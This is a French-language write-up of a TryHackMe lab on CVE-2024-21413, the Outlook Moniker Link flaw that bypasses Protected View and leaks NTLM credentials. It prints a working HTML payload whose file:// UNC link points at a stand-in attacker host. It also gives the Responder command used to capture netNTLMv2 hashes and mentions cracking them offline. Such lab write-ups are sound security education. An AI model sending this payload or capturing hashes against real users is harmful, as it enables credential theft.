 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
Analyse pas à pas de la room TryHackMe consacrée à CVE-2024-21413, couvrant le contournement de la vue protégée via le lien Moniker d'Outlook, la fuite de hachages NTLM et la capture d'identifiants avec Responder.

Parcours : Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) Difficulté : Salle Premium Focus : Contournement de la vue protégée d'Outlook, fuite de hash NTLM et capture d'identifiants avec Responder
CVE-2024-21413 est une vulnérabilité critique de Microsoft Outlook affectant la façon dont l'application traite les hyperliens spécialement conçus. En abusant du format Moniker Link file:// avec un seul caractère spécial, un attaquant peut contourner entièrement la vue protégée d'Outlook — ce qui amène Outlook à contacter silencieusement la cible via SMB et à divulguer les identifiants NTLM de la victime dès qu'elle clique sur le lien, avec aucune interaction supplémentaire requise.
Avant de toucher au moindre outil, la salle passe en revue la classification officielle de la vulnérabilité afin d'établir à quel point ce bug est grave.

La CVE s'est vu attribuer une note de gravité Critique — sans surprise vu l'impact : un simple clic sur un e-mail malveillant divulgue les identifiants Windows d'un utilisateur sans déclencher aucun des avertissements de sécurité habituels d'Outlook.
Outlook ouvre normalement les hyperliens http:// et https:// en toute sécurité, et signale même les pièces jointes avec la vue protégée pour empêcher les documents malveillants d'établir automatiquement des connexions sortantes. La vulnérabilité exploite les Moniker Links — un mécanisme OLE hérité de Windows utilisé pour référencer des objets externes — au lieu d'un lien http:// standard.

Deux éléments font fonctionner l'exploit :
file:// — au lieu de pointer vers une ressource web, l'hyperlien conçu référence un chemin de fichier (généralement un chemin UNC/SMB distant comme \\attacker-ip\share), qu'OLE traite très différemment d'un lien web normal.! (point d'exclamation) ajouté au lien malveillant est ce qui déclenche réellement le contournement de la vue protégée. Ce caractère a une signification particulière dans la syntaxe des Moniker Links — il sépare la cible du lien d'un fragment/référence interne, et le parseur d'Outlook échoue à appliquer correctement la vue protégée lorsqu'il est présent, ce qui fait que la requête se déclenche immédiatement au lieu d'être mise en bac à sable.Mis bout à bout, un lien qui ressemble à :
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
amène Outlook à initier silencieusement une connexion SMB vers la machine de l'attaquant à l'instant où la victime clique — le tout sans jamais afficher d'avertissement de vue protégée.
Une fois le mécanisme de livraison compris, l'étape suivante consiste à mettre en place un écouteur pour réellement intercepter les identifiants lorsque la victime interagit avec le lien malveillant.

Responder est l'outil utilisé sur l'AttackBox pour capturer les identifiants divulgués. Responder fonctionne en lançant des services écouteurs SMB/LLMNR/NBT-NS frauduleux — ainsi, lorsque le parseur OLE d'Outlook contacte le chemin UNC contrôlé par l'attaquant intégré dans le Moniker Link, il s'authentifie auprès du faux service SMB de Responder, divulguant un hash netNTLMv2 au passage.
responder -I <interface>
Une fois l'e-mail conçu envoyé et la victime ayant cliqué sur l'hyperlien malveillant, Responder capture la tentative d'authentification entrante et affiche le hash netNTLMv2 directement dans le terminal — prêt à être cassé hors ligne (par exemple avec hashcat ou John the Ripper) pour récupérer le mot de passe en clair de la victime.
Cette salle est une démonstration limpide de la façon dont un seul caractère négligé dans un parseur d'URI peut complètement saper un contrôle de sécurité qui existe depuis des années. La vue protégée a été spécifiquement conçue pour empêcher exactement ce genre de fuite sortante silencieuse — et une bizarrerie d'un seul caractère dans la façon dont les Moniker Links sont analysés a suffi à la contourner entièrement. C'est aussi un bon rappel de pourquoi désactiver NTLM (ou au minimum imposer la signature SMB) à l'échelle de l'organisation reste l'une des mitigations les plus efficaces contre toute cette classe d'attaques par fuite de hash.
Aucun flag de type CTF littéral n'était impliqué dans cette salle — toutes les captures d'écran présentées sont les réponses conceptuelles/techniques, présentées intégralement puisque aucune ne constitue un spoiler de flag de challenge.
| Étape | Détail |
|---|
| Vulnérabilité | CVE-2024-21413 — contournement de la vue protégée via Moniker Link d'Outlook |
| Gravité | Critique |
| Type de lien malveillant | Moniker Link file:// (chemin UNC/SMB) |
| Déclencheur du contournement | Un seul caractère ! dans le lien |
| Outil de capture | Responder |
| Type d'identifiant divulgué | hash netNTLMv2 |
